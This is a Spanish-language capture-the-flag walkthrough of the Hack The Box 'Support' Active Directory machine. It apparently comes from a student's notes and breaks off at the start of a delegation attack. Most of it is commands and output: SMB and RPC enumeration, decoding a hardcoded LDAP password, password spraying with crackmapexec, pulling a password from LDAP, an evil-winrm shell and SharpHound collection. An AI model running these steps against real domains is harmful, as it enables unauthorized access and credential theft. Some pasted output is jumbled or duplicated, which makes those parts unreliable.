

## Second form

#####Try hackme support segunda forma  
#####

```
└─$ nmap -Pn -sCV 10.10.11.174 -T4
```

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-09-02 13:28 -05

Nmap scan report for support.htb (10.10.11.174)

Host is up (0.075s latency).

Not shown: 989 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

53/tcp	open	domain	Simple DNS Plus
--------	------	--------	-----------------

88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2023-09-02 18:28:55Z)
--------	------	--------------	--

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
---------	------	------	--

445/tcp	open	microsoft-ds?	
---------	------	---------------	--

464/tcp	open	kpasswd5?	
---------	------	-----------	--

593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
---------	------	------------	-------------------------------------

636/tcp	open	tcpwrapped	
---------	------	------------	--

3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
----------	------	------	--

3269/tcp	open	tcpwrapped	
----------	------	------------	--

Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

con smb encontramos el directorio support-tootls

```
(kali@kali)-[~/machineshtb/Support/second form]
$ smbclient -L 10.10.11.174 -N

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
NETLOGON       Disk      Logon server share
support-tools  Disk      support staff tools
SYSVOL         Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[~/machineshtb/Support/second form]
$
```

en el recurso support-tools se encuentra un .exe un .zip un .paf

```

$ smbclient \\\\10.10.11.174\\support-tools
Password for [WORKGROUP\\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
.
..
7-ZipPortable_21.07.paf.exe
npp.8.4.1.portable.x64.zip
putty.exe
SysinternalsSuite.zip
UserInfo.exe.zip
windirstat1_1_2_setup.exe
WiresharkPortable64_3.6.5.paf.exe

D            0   Wed Jul 20 12:01:06 2022
D            0   Sat May 28 06:18:25 2022
A 2880728    Sat May 28 06:19:19 2022
A 5439245    Sat May 28 06:19:55 2022
A 1273576    Sat May 28 06:20:06 2022
A 48102161   Sat May 28 06:19:31 2022
A 277499     Wed Jul 20 12:01:07 2022
A 79171      Sat May 28 06:20:17 2022
A 44398000   Sat May 28 06:19:43 2022

4026367 blocks of size 4096. 957356 blocks available
smb: \>

```

con herramientas de analisis de codigo encontramos este posible pass

0Nv32PTwgYjzg9/8j5TbmvpD3e7WhtWWyuPsyO76/Y+U193E

tambien encontramos esta linea de codigo

```
entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
```


```
private static byte[] key = Encoding.ASCII.GetBytes("armando");
```

al parecer hay un usuario support y un dominio support.htb el cual debemos añadir al /etc/hosts/ y una decodificación con la palabra aramando

tambien encontamos un numero un tamaño en decimal DF es 223

```
array2[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0xDFu);
```

con esto asumimos que esta es la llave solo falta decodificar en base 64 con cibercheft



este es el pass:nvEfEK16^1aM4\$e7Ac1Uf8x\$tRWxPWO1%lmz

ahora nos podemos conectar intentamos con el user support pero no funciona por lo cual lo hacemos con ldap

rpcclient -U 'ldap%nvefEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz' 10.10.11.174

hacemos un domusers

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[ldap] rid:[0x450]
user:[support] rid:[0x451]
user:[smith.rosario] rid:[0x452]
user:[hernandez.stanley] rid:[0x453]
user:[wilson.shelby] rid:[0x454]
user:[anderson.damian] rid:[0x455]
user:[thomas.rafael] rid:[0x456]
user:[levine.leopoldo] rid:[0x457]
user:[raven.clifton] rid:[0x458]
user:[bardot.mary] rid:[0x459]
user:[cromwell.gerard] rid:[0x45a]
user:[monroe.david] rid:[0x45b]
user:[west.laura] rid:[0x45c]
user:[langley.lucy] rid:[0x45d]
user:[daughtler.mabel] rid:[0x45e]
user:[stoll.rachelle] rid:[0x45f]
user:[ford.victoria] rid:[0x460]
rpcclient $>
```

extraemos los usuarios con }

rpcclient -U 'ldap%nvefEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz' 10.10.11.174 -c 'enumdomusers' | grep -oP '\.[\*?\\]' | grep -v 0x | tr -d '['

```
Administrator
Guest
krbtgt
ldap
support
smith.rosario
hernandez.stanley
wilson.shelby
anderson.damian
thomas.rafael
levine.leopoldo
raven.clifton
bardot.mary
cromwell.gerard
monroe.david
west.laura
langley.lucy
daughtler.mabel
stoll.rachelle
ford.victoria
```

Hacemos un ataque de fuerza bruta con crackmapexec y smb mas la opcion continue procces para ver de quien es ese password

crackmapexec smb 10.10.11.174 -u usuarios.txt -p 'nvEfEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz' --continue-on-success

este nos tira

SMB 10.10.11.174 445 DC [+] support.htb\ldap:nvEfEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz

```
(kali@kali)-[~/machineshtb/Support/second form]
$ crackmapexec smb 10.10.11.174 -u usuarios.txt -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --continue-on-success
SMB 10.10.11.174 445 DC Support Active Directory [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.174 445 DC support.htb\Administrator:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\Guest:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\krbtgt:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz [+]
SMB 10.10.11.174 445 DC support.htb\support:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\smith.rosario:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\hernandez.stanley:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\wilson.shelby:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\anderson.damian:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\thomas.rafael:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\levine.leopoldo:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\traven.cristian:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\bardot.mary:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\cromwell.gerard:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\monroe.david:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\west.laura:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\langley.lucy:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\daughtler.mabel:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\stoll.rachelle:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC support.htb\ford.victoria:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
como tenemos acceso al ldap podemos utilizar la herramienta ldapsearch recordemos que tenemos el puerto 389
```

como tenemos acceso al ldap podemos utilizar la herramienta ldapsearch recordemos que tenemos el puerto 389

ldapsearch -x -H ldap://<IP> -D " -w " -b "DC=<1\_SUBDOMAIN>,DC=<TLD>"

ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b

"DC=<1\_SUBDOMAIN>,DC=<TLD>"

ldapsearch -x -H ldap://10.10.11.174 -D 'support.htb\ldap' -w 'nvEfEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz' -b "DC=support,DC=htb"

ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b

"DC=<1\_SUBDOMAIN>,DC=<TLD>"

-x Simple Authentication

-H LDAP Server

-D My User

-w My password

-b Base site, all data from here will be given

nos tira error

```
(kali@kali)-[~/machineshtb/Support/second form]
$ ldapsearch -x -H ldap://10.10.11.174 -D 'support.htb\ldap' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb"
ap_bind: Invalid credentials (49)
additional info: 80090308: LdapErr: DSID=0C090436, comment: AcceptSecurityContext error, data 52e, v4f7c
(kali@kali)-[~/machineshtb/Support/second form]
$
```

sin embargo cambiando por @ y reordando en la flag -D si nos funciona

```
(kali@kali)-[~/machineshtb/Support/second form]
$ ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb"
```

ldapsearch nos trae mucha información sin embargo buscando solo información del usuario support y modificando el tamaño de las consultas de las flgas -A y -B encontramos ( | grep -i -A40 -B40)

ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz' -b "DC=support,DC=htb" | grep -i -A40 -B40 "sAMAccountName: support"

```
ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" | grep -i -A40 -B40 "sAMAccountName: support"

# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 12630
company: support
streetAddress: Skipper Bowles Dr
name: support
objectGUID:: CqM5MfoxMEWepIBTs5an8Q=
userAccountControl: 66048
badPwdCount: 1
```

info: Ironside47pleasure40Watchful

este es el password del usuario support

validamos con crackmapexec y winrm

crackmapexec winrm 10.10.11.174 -u 'support' -p 'Ironside47pleasure40Watchful'

nostira un pwned

```
$ crackmapexec winrm 10.10.11.174 -u 'support' -p 'Ironside47pleasure40Watchful'
SMB 10.10.11.174 5985 DC company: support [*] Windows 10.0 Build 20348 (name:DC) (domain:support.htb)
HTTP 10.10.11.174 5985 DC streetAddress [*] http://10.10.11.174:5985/wsman
WINRM 10.10.11.174 5985 DC name: support [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)
objectGUID:: CqM5MfoxMEWepIBTs5an8Q=
userAccountControl: 66048
badPwdCount: 1
```

usamos evil winr para tener una shell

evil-winrm -i 10.10.11.174 -u 'support' -p 'Ironside47pleasure40Watchful'


```
evil-winrm -i 10.10.11.174 -u support -p 'Ironside47pleasure40Watchful'
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint...
*Evil-WinRM* PS C:\Users\support\Documents> whoami
support\support
*Evil-WinRM* PS C:\Users\support\Documents>
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
uSNChanged: 12630
streetAddress: Skipper Bowles Dr
name: support
objectGUID:: CqM5MfoxMEWepIBTs5an8Q=
userAccountControl: 66048
badPwdCount: 1
```

#####Escalada de privilegios#####


Utilizaremos a sharphound y Bloodhound para obtener información del usuario administrador  
ejecutamos neo4j y borramos sus base de datos

```
-$ sudo neo4j console
sudo] password for kali:
Directories in use:
Name: /usr/share/neo4j
```

inicializamos bloodhound con el user neo4j y el pass 123




ahora buscamos el sharphoun e internet para subirlo a la victima



usamos la version 1.1 porque la 2.0 no nos sirvio

wget <https://github.com/BloodHoundAD/SharpHound/releases/download/v1.1.1/SharpHound-v1.1.1.zip>

upload /home/kali/machineshtb/Support/secondform/files/SharpHound.exe



ejecutamos



```

*Evil-WinRM* PS C:\Users\support\Documents> ./SharpHound.exe
2023-09-02T20:56:54.4666044-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2023-09-02T20:56:54.5759848-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, Remote
2023-09-02T20:56:54.6072344-07:00|INFORMATION|Initializing SharpHound at 8:56 PM on 9/2/2023
2023-09-02T20:56:54.7791503-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for support.htb : dc.support.htb
2023-09-02T20:56:54.9073654-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-09-02T20:56:55.0635911-07:00|INFORMATION|Beginning LDAP search for support.htb
2023-09-02T20:56:55.1105100-07:00|INFORMATION|Producer has finished, closing LDAP channel
2023-09-02T20:56:55.1105100-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-09-02T20:57:25.1778884-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2023-09-02T20:57:40.3458473-07:00|INFORMATION|Consumers finished, closing output channel
2023-09-02T20:57:40.3770981-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-09-02T20:57:40.5490050-07:00|INFORMATION|Status: 109 objects finished (+109 2.422222)/s -- Using 44 MB RAM
2023-09-02T20:57:40.5490050-07:00|INFORMATION|Enumeration finished in 00:00:45.4877396
2023-09-02T20:57:40.6271231-07:00|INFORMATION|Saving cache with stats: 68 ID to type mappings.
68 name to SID mappings.
0 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2023-09-02T20:57:40.6271231-07:00|INFORMATION|SharpHound Enumeration Completed at 8:57 PM on 9/2/2023! Happy Graphing!
*Evil-WinRM* PS C:\Users\support\Documents>

```

y descargamos le cambie el nombre a blood1.zip


download C:\Users\support\Documents\20230902205740\_BloodHound.zip blood1.zip

```

*Evil-WinRM* PS C:\Users\support\Documents> download C:\Users\support\Documents\20230902205740_BloodHound.zip blood1.zip
Info: Downloading C:\Users\support\Documents\20230902205740_BloodHound.zip to blood1.zip
2
3 Si ya tenemos una shell con evil-winr podemos utilizar los siguientes comandos:
Info: Download successful!
4
5 upload /ruta/de/maquina/atacante
6 con impacket
*Evil-WinRM* PS C:\Users\support\Documents>
7 en la maquina atacante se utiliza el siguiente comando
8 sudo impacket-smbserver smb . //el . es obligatorio para que nos traiga todos los archivos

```

subimos la el blood1.zip a bloodhound



buscamos el usuario support y lo marcamos




buscamos en node info Outbound Object control



seleccionamos generic all para buscar la ayuda





Nos indica que debemos hacer un ataque de delegation attack

### Help: GenericAll

Info

Abuse Info

Opsec Considerations

References

Full control of a computer object can be used to perform a resource based constrained delegation attack.

Abusing this primitive is currently only possible through the Rubeus project

como sabemos que el ataque es resource based constrained attack buscamos en internet como atacarlo

primero descargamos powerview

wget <https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1>

lo subimos

```
